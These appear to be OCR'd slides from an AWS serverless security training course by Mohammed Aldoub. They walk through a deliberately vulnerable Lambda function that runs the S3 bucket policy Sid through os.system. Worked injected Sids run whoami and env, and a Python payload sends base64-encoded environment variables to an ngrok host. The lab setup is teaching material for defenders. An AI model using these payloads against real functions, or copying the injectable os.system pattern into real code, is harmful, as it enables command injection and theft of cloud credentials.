
Start by going to the Lambda service (in us-east-1 region in AWS, like everything else in this course) and create a new function from scratch.


Name it, for example, InjectMyServerlessEvent, and choose Python 3.8 as the runtime.

For the function permissions, choose: **Create a new role with basic Lambda permissions**

And create it.
Then go to https://raw.githubusercontent.com/Voulnet/InjectMyServerlessEvent/master/lambda_function.py and copy the code.

Paste it in the function editor in AWS and Deploy.





Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

Let's analyze the function code.

We reading the eventname and parameters coming from inside AWS (from Cloudwatch generated events)

We then read the bucket name, policy, statement and Sid (Statement ID).

We then log all of that to the AWS Lambda console.

The last line logs the md5 hash of the Sid too, however it does so using the OS.System function to call the md5sum Linux binary!

If you said that's command injection, you're right. Proceed to CloudWatch now.


```
# Author: Mohammed Aldoub (@Voulnet)
import boto3
import logging
import os

logging.basicConfig(level=logging.DEBUG)
logger=logging.getLogger(__name__)


def lambda_handler(event, context):
    logger.setLevel(logging.DEBUG)
    eventname = event['detail']['eventName']
    requestParameters = event['detail']['requestParameters']

    bucketName = requestParameters.get('bucketName','')
    bucketPolicy = requestParameters.get('bucketPolicy','')
    statement = bucketPolicy.get('Statement', 'nothing')
    Sid = statement[0].get('Sid','nothing')

    logger.debug("Event Name is--- %s" %eventname)
    logger.debug("bucketName is -- %s" %bucketName)
    logger.debug("statement is -- %s" %statement)
    logger.debug("Sid is -- %s" %Sid)
    logger.debug("bucketPolicy is -- %s" %bucketPolicy)
    logger.debug("md5sum of new policy sid: " + os.system("echo "+Sid+" | md5sum"))
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

First let's create a CloudTrail. Go to the CloudTrail service in AWS (search for it in the search bar) and check if you already have a cloudtrail. **If you do, skip this slide and the one after it**. If not, click on the orange **Create Trail** Button .

Then in the next page , as in #1, give the trail a **name**, choose to **create a new S3 bucket** for it, give that bucket a name, and enable **Log file validation**, you don't need to enable log file encryption.





Next as in #2, scroll down to the CloudWatch log options to **enable** CloudWatch logs, using a **new log group** (give it a **name**), and choose a **new IAM role** and give it a name, then click **Next**.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

Next, choose only **management events**, and choose API **read and write** activity only. Click **Next**.

After that you will be taken to a summary page, so check your work and click to create the trail.

Now you have created a CloudTrail that will log all AWS API calls (important for any AWS account!) let's create a CloudWatch alarm for the function.

Choose log events

Events Info

Record API activity for individual resources, or for all current and future resources in AWS account. Additional charges apply

Event type

Choose the type of events that y[illegible] log.

- [x] Management events
  Capture management operations performed on your AWS resources.
- [ ] Data events
  Log the resource operations performed on or within a resource.
- [ ] Insights events
  Identify unusual activity, errors, or user behavior in your account.

Management events Info

Management events show information about management operations performed on resources in your AWS account.

No additional charges apply to log management events on this trail because this is your first copy of management events.

API activity

Choose the activities you want to log

- [x] Read
- [x] Write
- [ ] Exclude AWS KMS events
- [ ] Exclude Amazon RDS Data API events

Copyright © 2021 Mohammed Aldoub (Voulnet)


Cancel | Previous | Next

SOLUTION

Go to the CloudWatch service, and in the left pane, Go to the Rules section, as shown in the green arrow to the right.

Once inside, click on the blue Create Rule button.

Next, configure the rule exactly as below, then click on the blue Configure details button at the bottom right. In the next page give the rule a name then create it.



Event Source

Build or customize an Event Pattern or set a Schedule to invoke Targets.

Event Pattern Schedule

Build event pattern to match events by service

Service Name: Simple Storage Service (S3)

Event Type: Bucket Level Operations

Any operation Specific operation(s)

× PutBucketPolicy

Targets

Select Target to invoke when an event matches your Event Pattern or when schedule is triggered.

Lambda function

Function*: InjectMyServerlessEvent

Configure version/alias

Configure input


The name of your function

Add target*

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

We are not done yet with CloudWatch. Go to Log groups as shown to the right.



Click on the orange **Create log group** button.


If your Lambda function name is InjectMyServerlessEvent then name the group: /aws/lambda/InjectMyServerlessEvent

Otherwise name the group /aws/lambda/<Your lambda function name here>

This will allow the Lambda function to create logs that will allow us to debug stuff.

Currently it is empty, but we will see logs coming in when the Lambda function gets invoked by S3 PutBucketPolicy events.

So, go to the S3 service!



SOLUTION

Now that the function is in place, and the CloudWatch rule to catch and forward S3 PutBucketPolicy events.

Now we need to push those events containing our malicious payloads to the function to trigger the vulnerability. Remember that the parameter Sid (Statement id) is the vulnerable parameter.

This can be done from S3 console. Create a test S3 bucket that you are for this lab, and choose its access to be public.

Make sure the bucket is in the same region as the function

Then go to your bucket's permission tab and go down to the Bucket Policy text area, click Edit and paste this policy (save the old policy if you want), replace <BUCKETNAME> with yours:


Save the policy.

```
{   "Version": "2012-10-17",
    "Statement": [      {
            "Sid": "ThisIsMySid",
            "Effect": "Allow",
            "Principal": "*",
            "Action": "s3:GetObject",
            "Resource": "arn:aws:s3:::<BUCKETNAME>/*"      }   ]}
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

Go to your Lambda function, and click on the Monitoring tab, then click on View logs on cloudwatch



Click on the top logstream (if there's more than one) and check out the debug logs. Every time you update the policy, an s3 event gets fired and captured by our Lambda function, which processes it and prints the log messages. Check the md5 sum being printed here: 6d90c67….etc, this means that we successfully ran the os.system shell!

```
START RequestId: 4012f49d-a90d-411e-9208-7af5a14876dd Version: $LATEST
[DEBUG] 2020-08-01T14:04:23.251Z 4012f49d-a90d-411e-9208-7af5a14876dd Event Name is--- PutBucketPolicy
[DEBUG] 2020-08-01T14:04:23.252Z 4012f49d-a90d-411e-9208-7af5a14876dd bucketName is -- sgdhsghdsgahdgsahdgsa
[DEBUG] 2020-08-01T14:04:23.252Z 4012f49d-a90d-411e-9208-7af5a14876dd statement is -- [{'Sid': 'ThisIsMySid
[DEBUG] 2020-08-01T14:04:23.252Z 4012f49d-a90d-411e-9208-7af5a14876dd Sid is -- ThisIsMySid
[DEBUG] 2020-08-01T14:04:23.252Z 4012f49d-a90d-411e-9208-7af5a14876dd bucketPolicy is -- {'Version': '2012-1
6d90c670c8cc5a1699bbd94358a67a2c -
[DEBUG] 2020-08-01T14:04:23.296Z 4012f49d-a90d-411e-9208-7af5a14876dd md5sum of new policy sid: 0
END RequestId: 4012f49d-a90d-411e-9208-7af5a14876dd
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

As malicious attackers, we don't want to print the md5 hash of something, we actually want interesting data, so let's get rid of the md5sum call.

Just like we use SQL comments in SQL injection to cancel the rest of the query, here in the system shell (probably bash internally – AWS lambda uses small linux containers).

What is a comment in Bash? It's #

Try your S3 policy Sid with # in the end, like "Sid": "Test #"

```
2020-08-01T17:24:11.885+03:00    [DEBUG] 2020-08-01T14:24:11.885Z 9210474e-563c-4da0-9e8e-ef3653819e03 Sid is -- Test #
2020-08-01T17:24:11.886+03:00    [DEBUG] 2020-08-01T14:24:11.885Z 9210474e-563c-4da0-9e8e-ef3653819e03 bucketPolicy is -- {'Version':
2020-08-01T17:24:11.888+03:00    Test
2020-08-01T17:24:11.905+03:00    [DEBUG] 2020-08-01T14:24:11.888Z 9210474e-563c-4da0-9e8e-ef3653819e03 md5sum of new policy sid: 0
```

Now you have successfully commented out the rest of the command, you control it fully.
To escape echo, we'll use a semicolon ;
Try with "Sid": "Test;whoami #"
Or even "Sid": "Test;ls -lah #"

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

"Sid": "Test;whoami #"

```
[DEBUG] 2020-08-01T14:25:35.501Z 769a6568-a6a7-4b39-806c-7fb675ee9529 Sid is -- Test;whoami #
[DEBUG] 2020-08-01T14:25:35.501Z 769a6568-a6a7-4b39-806c-7fb675ee9529 bucketPolicy is -- {'Vers
Test
sbx_user1051
```

"Sid": "Test;ls -lah #"

```
[DEBUG] 2020-08-01T14:26:53.200Z b365ae5e-8179-4934-9781-da0
Test
total 5.0K
drwxr-xr-x 2 root root 41 Aug 1 14:03 .
drwxr-xr-x 24 root root 4.0K Jun 24 14:19 ..
-rw-r--r-- 1 root root 848 Aug 1 14:03 lambda_function.py
```

Now try with"Test; cat lambda_function.py #"

Or "Test; env #"

What if we wanted to exfiltrate this result outside of AWS?

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA LAB 43: Serverless Event injection from S3 using InjectMyServerlessEvent With Extraction

- Ngrok is a free tool that can give us a publicly accessible proxy to our local system.
- Very useful for debugging locally with 3rd party services.
- In this lab we will use it to receive data over the internet and get it locally on our system.

- Easier than setting up a fully running and public web server.
- We will not proxy to our localhost, because it contains a vulnerable application!

```
ngrok by @inconshreveable                                       (Ctrl+C to quit)

Session Status                online
Session Expires               7 hours, 59 minutes
Update                        update available (version 2.3.30, Ctrl-U to update
Version                       2.3.27
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://bf54c9d5.ngrok.io -> http://localhost:12345
Forwarding                    https://bf54c9d5.ngrok.io -> http://localhost:1234

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- Run ngrok with: **ngrok http 12345**
- Or **sudo ngrok http 12345**
- If you run ngrok successfully, it will give you a forwarding interface, copy it. It will be like:
- something.ngrok.io

```
ngrok by @inconshreveable                                       (Ctrl+C to quit)

Session Status                online
Session Expires               7 hours, 59 minutes
Update                        update available (version 2.3.30, Ctrl-U to update
Version                       2.3.27
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://bf54c9d5.ngrok.io -> http://localhost:12345
Forwarding                    https://bf54c9d5.ngrok.io -> http://localhost:1234

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

- And visit the local web interface to check requests
- It's at: http://127.0.0.1:4040

- Now we're ready to attack the vulnerable Lambda function using s3 Sid.

- "Sid":"Test;python3 -c 'import urllib.request;contents = urllib.request.urlopen(\"http://**something**.ngrok.io?a='$(base64 -w 0 <<< **`env`**)'\").read();' #"

python3 -c--> Python command to exfil data

Import urllib….etc--> The python code to run

something --> Replace with your real ngrok id

`env` --> The actual command to exfil

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: READING RESPONSE

- Everything is in place, let's try it out now!

```
"Version": "2012-10-17",
"Statement": [
    {
        "Sid": "Test;python3 -c 'import urllib.request;contents = urllib.request.urlopen(\"http:/[redacted].ngrok.io?a='$(base64 -w 0 <<< `env`)'\").read();' #",
        "Effect": "Allow",
        "Principal": "*",
```

- Ngrok got a few hits. Let's see the output at:
- http://127.0.0.1:4040/inspect/http
- Check the latest request, click on it.
- See the query parameters. It's base64 encoded, decode it, what do you get?

```
ngrok by @inconshreveable

Session Status                online
Account                       Test (Plan: Free)
Version                       2.3.29
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://[redacted]ngrok.io -> http://localhost:8008
Forwarding                    https:/[redacted].ngrok.io -> http://localhost:8008

Connections                   ttl     opn     rt1     rt5     p50     p90
                              3       0       0.01    0.00    0.01    0.01

HTTP Requests
-------------

GET /                          502 Bad Gateway
GET /                          502 Bad Gateway
```

GET /	502 Bad Gateway	9.15ms

GET /

Summary | Headers | Raw | Binary

Query Params


a QVdTX0xBTUJEQV9GVU5DVEIPTI9WRVJTSU9OPSRMQVRFU1QgQVdTX1NFU1N

EXTRA – LAB44: SERVERLESS EVENT INJECTION - DVSA


- 1- In this lab we will deploy a serverless function app.
- 2- It will be on your AWS account..
- 3- Don't deploy it on an organization's production account!
- 4- We will deploy **DVSA**: Damn Vulnerable Serverless App from OWASP.
- 5- It's a learning serverless security environment.

Copyright © 2021 Mohammed Aldoub (Voulnet)

First of all, go to the AWS service of Lambda, and click on Create a function.



Then, change your region to **US East North Virginia** as in below.




Then, click on 'Browse serverless app repository' to choose a ready-made app as in number 1.

In the field indicated in number 2, enter Clone-DVSA-Modified.

Choose the checkbox in number 3 to show all options.

Then choose the DVSA app in number 4.

Then go way down and Deploy!



Copyright © 2021 Mohammed Aldoub (Voulnet)

Before deploying, you have to choose a real email address that will be used to send and receive emails from DVSA. It can be your real email or a temporary one, but must be real. (1)

Now click on Deploy, and while it deploys, we need to verify the email address we chose, so go to the AWS service named SES (Simple Email Service)

- Click on Verify a New Email Address


- Add the email you just setup for DVSA (2)


- This will allow SES to send emails as if coming from this address.

